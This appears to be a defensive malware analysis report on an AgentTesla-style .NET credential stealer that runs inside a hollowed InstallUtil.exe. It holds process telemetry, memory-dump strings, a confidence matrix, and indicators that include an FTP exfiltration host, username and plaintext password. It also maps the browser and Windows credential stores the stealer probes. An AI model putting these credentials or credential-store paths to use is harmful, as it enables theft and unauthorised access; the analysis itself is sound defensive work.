"13:59:37,4206265","AgentTesla.exe","740","Process Exit","","SUCCESS","Exit Status: 0, User Time: 0.3906250 seconds, Kernel Time: 0.6406250 seconds, Private Bytes: 25.714.688, Peak Private Bytes: 78.290.944, Working Set: 45.400.064, Peak Working Set: 95.084.544"

"2026-05-12T13:02:47.6421203+01:00","1372","740","InstallUtil.exe","C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe","""C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe"""
As we can see from the process telemetry, InstallUtil.exe was not just a benign background artifact. It became the runtime host for the suspicious activity and was the correct process to dump and inspect.
Memory-scan summaries support replacement/injection context for PID 1372:
{
  "pid": 1372,
  "is_managed": 1,
  "main_image_path": "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\InstallUtil.exe",
  "modified": {
    "total": 12,
    "patched": 1,
    "replaced": 1,
    "implanted_pe": 1,
    "implanted_shc": 8
  }
}
{
  "pid": 1372,
  "is_managed": 1,
  "name": "InstallUtil.exe",
  "replaced": 1,
  "implanted_pe": 1,
  "implanted_shc": 8
}
Observed Credential-Store Access
The strongest behavioral finding is not that credential-theft strings were present. It is that InstallUtil.exe PID 1372 actually read credential-related stores during execution.
Tool output: Edge credential database access, normalized to %USERPROFILE%.
"13:59:39,2863768","InstallUtil.exe","1372","QueryOpen","%USERPROFILE%\AppData\Local\Microsoft\Edge\User Data","FAST IO DISALLOWED",""

"13:59:39,2889808","InstallUtil.exe","1372","CreateFile","%USERPROFILE%\AppData\Local\Microsoft\Edge\User Data\Default\Login Data","SUCCESS","Desired Access: Generic Read ..."

"13:59:39,2890699","InstallUtil.exe","1372","ReadFile","%USERPROFILE%\AppData\Local\Microsoft\Edge\User Data\Default\Login Data","SUCCESS","Offset: 0, Length: 51.200, Priority: Normal"

"13:59:39,2891183","InstallUtil.exe","1372","ReadFile","%USERPROFILE%\AppData\Local\Microsoft\Edge\User Data\Default\Login Data","SUCCESS","Offset: 28.672, Length: 12.288 ..."
Tool output: Windows Credential Manager and DPAPI material access, normalized to %USERPROFILE%.
"13:59:39,3304980","InstallUtil.exe","1372","Load Image","C:\Windows\SysWOW64\vaultcli.dll","SUCCESS","Image Base: 0x70050000, Image Size: 0x37000"

"13:59:39,3733379","InstallUtil.exe","1372","CreateFile","%USERPROFILE%\AppData\Local\Microsoft\Credentials","SUCCESS","Desired Access: Read Data/List Directory ..."

"13:59:39,3782776","InstallUtil.exe","1372","ReadFile","%USERPROFILE%\AppData\Local\Microsoft\Credentials\<credential_blob>","SUCCESS","Offset: 0, Length: 4.240, Priority: Normal"

"13:59:39,4069975","InstallUtil.exe","1372","CreateFile","%USERPROFILE%\AppData\Roaming\Microsoft\Protect","SUCCESS","Desired Access: Read Data/List Directory ..."

"13:59:39,4072076","InstallUtil.exe","1372","ReadFile","%USERPROFILE%\AppData\Roaming\Microsoft\Protect\<SID>\7715b3d6-e164-4310-85be-96d01da2ef98","SUCCESS","Offset: 0, Length: 468, Priority: Normal"
As we can see from the file events, credential-store access happened during execution. I was not able to prove that credentials were successfully recovered or exfiltrated, because the available artifacts do not include recovered exfiltrated output or decrypted credential logs.
Memory Dump Findings
The full memory dump for PID 1372 contained strings matching browser credential parsing, Windows Vault/DPAPI access, exfiltration configuration, and broad target probing.
Memory dump identity:
Artifact: full memory dump of PID 1372 (`InstallUtil.exe`)
Size:   119,344,498 bytes
SHA256: 2F7DEA26C44B5D13F78EEECD4A1B14388E7A448AC956E1E52B080E5FD2008391
Tool output: browser login parsing strings.
off=0x5d6ba6 enc=ascii str=CREATE TABLE logins (... username_value VARCHAR, password_value BLOB ...)

off=0x4d457 enc=utf16le str=password_value

off=0x4fbf8 enc=utf16le str=username_value

off=0x4fc40 enc=utf16le str=\Local State

off=0x4fc5a enc=utf16le str="encrypted_key":"(.*?)"

off=0x4fc8a enc=utf16le str=\Default\Login Data
Tool output: Windows Vault/DPAPI strings.
off=0x4a71a enc=ascii str=VaultGetItem

off=0x4b759 enc=ascii str=VaultEnumerateItems

off=0x4b9a5 enc=ascii str=VaultEnumerateVaults

off=0x4bbfa enc=ascii str=VaultOpenVault

off=0x118b734 enc=ascii str=CryptUnprotectData

off=0x11911e7 enc=ascii str=DpapiDataProtector
Representative credential target probes from Procmon, normalized to %USERPROFILE%:
"13:59:39,2852997","InstallUtil.exe","1372","CreateFile","%USERPROFILE%\AppData\Local\BraveSoftware\Brave-Browser\User Data","PATH NOT FOUND","Desired Access: Read Attributes ..."

"13:59:39,2862828","InstallUtil.exe","1372","CreateFile","%USERPROFILE%\AppData\Local\Google\Chrome\User Data","PATH NOT FOUND","Desired Access: Read Attributes ..."

"13:59:39,3098252","InstallUtil.exe","1372","CreateFile","%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\profiles.ini","PATH NOT FOUND","Desired Access: Generic Read ..."

"13:59:39,4806275","InstallUtil.exe","1372","CreateFile","%USERPROFILE%\AppData\Roaming\FileZilla\recentservers.xml","PATH NOT FOUND","Desired Access: Read Attributes ..."

"13:59:39,4815260","InstallUtil.exe","1372","RegOpenKey","HKCU\SOFTWARE\Martin Prikryl\WinSCP 2\Sessions","NAME NOT FOUND","Desired Access: Read"

"13:59:39,5147850","InstallUtil.exe","1372","RegOpenKey","HKCU\Software\OpenVPN-GUI\configs","NAME NOT FOUND","Desired Access: Read/Write"

"13:59:39,5682274","InstallUtil.exe","1372","CreateFile","%USERPROFILE%\AppData\Roaming\Discord","NAME NOT FOUND","Desired Access: Read Attributes ..."
We can recognize the failed probes as useful evidence because they identify the target set. The process checked browser, FTP client, VPN, VNC, Discord, and related credential-bearing locations even when those products were absent from the sandbox.
Network and Persistence Boundaries
The payload contains FTP exfiltration code and configuration, but I was not able to prove successful malware-owned network traffic in the captured run.
Tool output: focused negative searches over the dynamic telemetry.
Query: malware PIDs 740/1372 with RegSetValue
Result: NO_MATCHES

Query: malware PIDs 740/1372 with WriteFile
Result: NO_MATCHES

Query: malware PIDs 740/1372 with TCP or UDP
Result: NO_MATCHES
Persistence-like memory strings were present:
StartupRegName
StartupInstallationName
StartupDirectoryPath
AppAddStartup
HideFileStartup
I was not able to prove startup persistence creation from the registry activity tied to PID 1372. The only RegCreateKey examples were existing WMI keys opened by the process:
"13:59:37,9384589","InstallUtil.exe","1372","RegCreateKey","HKLM\Software\WOW6432Node\Microsoft\WBEM\CIMOM","SUCCESS","Desired Access: Query Value, Set Value, Disposition: REG_OPENED_EXISTING_KEY"

"13:59:37,9396004","InstallUtil.exe","1372","RegCreateKey","HKLM\Software\WOW6432Node\Microsoft\WBEM\CIMOM","SUCCESS","Desired Access: Read/Write, Disposition: REG_OPENED_EXISTING_KEY"
As we can see here, exfiltration and persistence are capabilities/configuration in the analyzed payload. I was not able to prove that either completed during the 300-second dynamic capture.
Claim Confidence Matrix
| Claim | Status | Confidence | Basis |
|---|---|---|---|
| Primary executable is a .NET loader/stager | Confirmed | High | _CorExeMain, empty loader P/Invoke inventory, resource/decode path, Assembly.Load(byte[]), reflection invocation. |
| First-stage native analysis is misleading/incomplete | Confirmed | High | Native layer only reaches CLR bootstrap; behavior is managed/staged. |
InstallUtil.exe was used as a surrogate host | Observed | High | Procmon/process-poll evidence: PID 740 created PID 1372; parent exited, child persisted. |
PID 1372 had replacement/injection context | Confirmed as dynamic artifact context | High | pe-sieve/hollow_hunter summaries: replaced image, implanted PE, implanted shellcode regions. |
Dumped 400000.InstallUtil.exe is behavior-bearing payload | Confirmed | High | Static managed payload evidence: config, orchestrator, credential collection, keylogger, FTP upload. |
| Browser credential-store access occurred | Observed | High | Procmon CreateFile/ReadFile on Edge Login Data by PID 1372. |
| Windows Credential Manager/DPAPI access occurred | Observed | High | Procmon reads under Microsoft\Credentials and Microsoft\Protect; vaultcli load. |
| Successful credential recovery occurred | I was not able to prove this | Medium | As we can see from telemetry, access occurred, but no decrypted credential output/log was provided. |
| FTP exfiltration implementation exists | Confirmed statically | High | Config strings and FTP upload IL. |
| Successful FTP/network exfiltration occurred | I was not able to prove this | High | Dynamic negative search for malware PID TCP/UDP; no matching telemetry. |
| Keylogging capability exists | Confirmed statically | High | SetWindowsHookEx with WH_KEYBOARD_LL and keyboard/window APIs. |
| Keylog output was produced in this run | I was not able to prove this | Medium | Capability and strings exist, but no recovered keylog output file was shown. |
| Persistence was installed | I was not able to prove this | High | Persistence strings exist, but no RegSetValue/startup write telemetry. |
| Native anti-debug or hypervisor detection was present | I was not able to prove this | High | Malware-attributed import inventories lack explicit native anti-debug APIs; hypervisor detection was not shown. |
Indicators
| Type | Indicator |
|---|---|
| Primary sample SHA256 | d50dc6ec340746e78b97c87199509b48f500c7522bd89a1e80255b77681c5337 |
| Primary sample MD5 | 12f2d60eb7997c97550c635ab263cd11 |
| Dumped/replaced payload SHA256 | 2b9ced40315077f76771194966e4fdd05911b4ceb97cf7345b758151f3420713 |
Clean InstallUtil.exe baseline SHA256 | dbc0e4628c052f6f61ada2e8e5e03301fb02d323cb9091fe2c85967b7b9216e2 |
| Memory dump SHA256 | 2F7DEA26C44B5D13F78EEECD4A1B14388E7A448AC956E1E52B080E5FD2008391 |
| Primary process | %USERPROFILE%\Desktop\AgentTesla.exe |
| Surrogate process | C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe |
| Parent/child relationship | AgentTesla.exe PID 740 -> InstallUtil.exe PID 1372 |
| FTP host | ftp://ftp.hngandpartners.com |
| FTP user | vicc@hngandpartners.com |
| FTP password string | Yj!iTyIh&KDycpM8 |
| FTP method | STOR |
| Browser credential path | %USERPROFILE%\AppData\Local\Microsoft\Edge\User Data\Default\Login Data |
| Windows Credential Manager path | %USERPROFILE%\AppData\Local\Microsoft\Credentials |
| DPAPI material path | %USERPROFILE%\AppData\Roaming\Microsoft\Protect |
Limitations and Unproven Items
This analysis separates observed behavior from static capability. I was not able to prove the following from the available evidence:
- That exfiltration to the FTP endpoint completed.
- That decrypted credential output was recovered.
- That keylog, clipboard, or screenshot output was generated during the captured run.
- That startup persistence was installed.
- That hypervisor-detection behavior occurred.
- The complete behavior of the implanted shellcode regions.
- The end-to-end reconstruction of the first-stage resource into the exact dumped
400000.InstallUtil.exepayload.
Final Assessment
This sample is best understood as an AgentTesla-style .NET credential stealer delivered through an obfuscated managed loader. We can see that the original executable hid the real behavior behind staged reflective loading, which made first-stage static analysis look sparse compared with the eventual runtime capability set. Dynamic execution revealed the missing layer: AgentTesla.exe launched InstallUtil.exe, and the behavior-bearing payload appeared in that surrogate process as a replaced managed image.
The dumped 400000.InstallUtil.exe payload statically supports browser and Windows credential theft, keylogging, clipboard capture, screenshot capture, target probing, browser credential decryption support, and FTP exfiltration implementation. As we can see from runtime telemetry, the surrogate process accessed credential stores. I was not able to prove network exfiltration, persistence installation, recovered credential output, or hypervisor-detection behavior in the available capture.